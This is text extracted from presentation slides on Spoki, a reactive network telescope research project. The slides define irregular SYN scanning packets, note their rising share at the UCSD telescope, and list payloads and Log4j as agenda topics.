


Spoki: Unveiling a New Wave of Scanners through a Reactive Network Telescope

Raphael Hiesgen, Marcin Nawrocki, Alistair King,
Alberto Dainotti, Thomas C. Schmidt, Matthias Wählisch

The Share of Irregular Packets is Increasing

UCSD Network Telescope: a /9 IPv4 prefix



Agenda

Two-phase Scanners

Methodology

Spoki

Behavior


Payloads

Locality

Log4j

What is a SYN Irregularity?


- Irregular packets show one or more of:
 - High TTL (≥ 200)
 - No TCP options
 - Fixed IP ID (54321)



- The telescope now observes a share of roughly 75% irregular SYNs

What is a SYN Irregularity?

